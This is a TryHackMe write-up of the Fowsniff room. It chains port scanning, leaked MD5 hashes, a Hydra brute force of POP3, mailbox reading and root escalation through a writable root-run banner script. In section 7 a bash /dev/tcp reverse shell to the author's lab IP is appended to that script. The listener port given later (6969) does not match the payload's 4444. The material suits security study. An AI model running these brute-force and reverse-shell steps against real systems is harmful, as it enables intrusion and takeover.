

Fowsniff

TryHackMe — From Enumeration to Root

Lab note: This write-up documents my own path through the Fowsniff room. The goal was not just to get the flag, but to understand how small findings can be chained together until they become full system access.

What made this box interesting

Fowsniff looks fairly simple at first: a few exposed services, a web page, and some leaked employee data. The interesting part was how each piece connected to the next. A service scan led to the web application, the web application led to leaked credentials, those credentials opened the mail service, the mail service revealed an SSH password, and finally a writable script created the privilege-escalation path.

Attack chain at a glance


1	Enumeration	Nmap → SSH, HTTP, POP3, IMAP
2	Information leak	Website → employee usernames + password hashes
3	Credential recovery	MD5 hashes → plaintext passwords
4	Initial access	POP3 credential pair → mailbox access
5	Credential discovery	Email → temporary SSH password
6	User shell	SSH → low-privileged account
7	Privilege escalation	Writable root-executed cube.sh → reverse shell
8	Root	Root shell → /root/flag.txt

1. Enumeration

I started with a service/version scan. The result immediately gave me four useful entry points: SSH on 22, HTTP on 80, POP3 on 110 and IMAP on 143. The web service also exposed the company name and a useful title, which made port 80 the natural next place to investigate.

Command

```
sudo nmap -sS -sV -O -A -T4 -p- 10.49.181.229
```



```
om@Kali: ~  
Session Actions Edit View Help  
om@Kali: ~  
(om@Kali) - [~]  
$ sudo nmap -sS -sV -O -A -T4 -p- 10.49.181.229  
[sudo] password for om:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 17:32 +0530  
Nmap scan report for 10.49.181.229  
Host is up (0.051s latency).  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)  
|_ 256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)  
|_ 256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-title: Fowsniff Corp - Delivering Solutions  
|_ http-robots.txt: 1 disallowed entry  
|_ /  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
110/tcp   open  pop3     Dovecot pop3d  
|_ pop3-capabilities: UIDL TOP USER SASL(PLAIN) PIPELINING AUTH-RESP-CODE RESP-CODES CAPA  
143/tcp   open  imap     Dovecot imapd  
|_ imap-capabilities: IMAP4rev1 SASL-IR IDLE LOGIN-REFERRALS AUTH=PLAINA0001 ID have post-login l  
isted LITERAL+ capabilities Pre-login ENABLE OK more  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/  
).  
TCP/IP fingerprint:  
OS:SCAN(V=7.99%E=4%D=8/20%OT=22%CT=1%CU=31856%PV=Y%DS=3%DC=T%G=Y%TM=6A86ED1
```

Figure 1 — Full TCP scan and service/version enumeration.

2. Following the information leak

The HTTP service revealed that Fowsniff Corp had suffered a breach. The page referenced leaked employee usernames and password hashes. This was the turning point: instead of attacking the services blindly, there was now a concrete credential set to investigate.

The hashes were MD5 values. In a real assessment, the correct approach would be to treat exposed password hashes as a serious credential compromise and verify whether the same passwords are reused elsewhere. For the lab, I recovered the plaintext values and built username/password lists from the leaked data.




Figure 2 — Recovered credential pairs from the lab's leaked MD5 hashes.

3. Getting into POP3

The next question was simple: which recovered credential actually worked against the exposed mail service? I used Hydra against POP3 with the usernames and recovered passwords. It found a valid pair for the user `seina`.

Command

```
hydra -L users.txt -P pass.txt -f 10.49.181.229 pop3
```

```
om@Kali: ~  
Session Actions Edit View Help  
  
(om@Kali)-[~]  
$ hydra -L users.txt -P pass.txt -f 10.49.181.229 pop3  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-20 18:31:34  
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and s  
tay legal!  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:9/p:8), ~5 tries per task  
[DATA] attacking pop3://10.49.181.229:110/  
[110][pop3] host: 10.49.181.229 login: seina password: scoobydoo2  
[STATUS] attack finished for 10.49.181.229 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-20 18:31:53  
  
(om@Kali)-[~]  
$ nc 10.49.181.229 110  
+OK Welcome to the Fowsniff Corporate Mail Server!  
user seina  
+OK  
pass scoobydoo2  
+OK Logged in.  
LIST  
+OK 2 messages:  
1 1622  
2 1280  
.
```

Figure 3 — Hydra identifies a valid POP3 credential pair.

4. Reading the mailbox

Rather than treating POP3 as the final destination, I connected to the service manually. The mailbox contained two messages. The first one contained a temporary SSH password; the second message provided additional context about the account. This was a good reminder that once one service is compromised, email often becomes a bridge to other internal credentials.

Manual POP3 interaction

```
nc 10.49.181.229 110 USER seina PASS LIST RETR 1 RETR 2
```

```
Kali Linux
om@Kali: ~

Session Actions Edit View Help

our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+seureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone
```

Figure 4 — POP3 login and mailbox enumeration.

5. From email to SSH

The email disclosed a temporary SSH password. I then tested the discovered account information against SSH until I found the valid username/password combination. The successful login dropped me into a normal user shell, which meant the next phase was local enumeration.

```
baksteen@fowsniff: ~

Session Actions Edit View Help

(om@Kali)-[~]
$ ssh baksteen@10.49.181.229
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.49.181.229's password:
Permission denied, please try again.
baksteen@10.49.181.229's password:

:sdddddyyyy+
:yNNNNNNNNNNmhsso
.sdmmmmmmmmNdyssso
-: y. dssssso
-: y. dssssso
-: y. dssssso
-: y. dssssso
-: o. dssssso
-: o. yssssso
-: .+mdddddmyyyyhy:
-: -odNNNNNNNNmhhdy/.
.ohdddddhdho:

Delivering Solutions


**** Welcome to the Fowsniff Corporate Server! ****
```

Figure 5 — Successful SSH access to the Fowsniff server.

6. Local enumeration and the interesting file

Once inside, I checked the usual privilege-escalation paths: sudo permissions, group membership, writable files, scheduled tasks and system configuration. The important finding was that the current user belonged to the users group and that a script named `/opt/cube/cube.sh` was writable by that group.

The script was not just an ordinary banner file. Further enumeration showed that it was executed by the SSH login banner mechanism, and the relevant process ran with root privileges. That changed the impact completely: if a low-privileged user can modify a script that root executes, the script becomes a privilege-escalation primitive.



```
Session Actions Edit View Help
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
baksteen@fowsniff:~$ find / -group users 2>/dev/null
/opt/cube/cube.sh
/run/user/1004
/run/user/1004/systemd
/run/user/1004/systemd/private
/run/user/1004/systemd/notify
/home/baksteen/.cache
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir
```

Figure 6 — Cron/system enumeration and discovery of the users group path.

7. Turning the writable script into root

I inspected the script and confirmed it was the same program responsible for the SSH banner. Because the file was writable, I modified it so that an SSH login would initiate a reverse shell back to my lab machine.

Lab payload structure

A reverse shell was appended to `/opt/cube/cube.sh`, using the attacker's lab IP and listener port. The important lesson here is the privilege boundary: the shell itself was not magically privileged; it became root because the vulnerable script was executed by root.

```
Session Actions Edit View Help
baksteen@fowsniff: /opt/cube
cube.sh
baksteen@fowsniff:/opt/cube$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Mar 11 2018 .
drwxr-xr-x 6 root root 4096 Mar 11 2018 ..
-rw-rwxr-- 1 parede users 851 Mar 11 2018 cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
      :sdddddddddddddddy+
      :yNNNNNNNNNNNNNNmhsso
      .sdmmmmNmmmmmmNdyssssso
      -:   y.      dssssssso
      -:   y.      dssssssso
      -:   y.      dssssssso
      -:   y.      dssssssso
      -:   o.      dssssssso
      -:   o.      yssssssso
      -:   .+mdddddddmyyyyhy:
      -: -odMMMMMMMMMMmhhdy/.
      .ohdddddddddho:
      Delivering Solutions\n\n"
baksteen@fowsniff:/opt/cube$ echo 'bash -i >& /dev/tcp/192.168.140.106/4444 0>&1' >> /opt
/cube/cube.sh
baksteen@fowsniff:/opt/cube$
```

Figure 7 — Writable cube.sh and the modification used for the lab.

8. Catching the shell

On my Kali machine I started a listener and then opened a fresh SSH connection to trigger the modified banner script. The callback landed successfully, and whoami confirmed that the resulting shell was running as root.

Listener

```
nc -lvnp 6969
```


Key takeaways

- Enumeration creates the roadmap. The open ports were not separate problems; they formed a sequence.
- Information disclosure can be the real vulnerability. The leaked credential data made the later services much easier to attack.
- Credential reuse matters. A password exposed in one place can become the key to another service.
- Always enumerate after initial access. Getting a user shell is often only the midpoint of a pentest.
- File permissions matter. A writable script is especially dangerous when a privileged process executes it.
- Understand why the exploit works. The root shell came from a privilege-boundary failure, not from a random payload.

What I would check in a real assessment

For a real corporate environment, I would report the exposed credentials, force password resets, review password reuse, disable unnecessary mail services, restrict management interfaces, correct file ownership/permissions, and audit privileged scripts executed during login. I would also verify that secrets are not being stored in email or exposed through public-facing pages.

Final note

This was an Easy-rated room, but it was useful because it made the full penetration-testing workflow feel connected: enumerate → investigate → obtain credentials → gain access → enumerate locally → escalate privileges → validate impact. The part that took the most time was not running a single tool; it was figuring out what each finding was telling me about the next step. That's probably the most useful lesson I am taking from this box.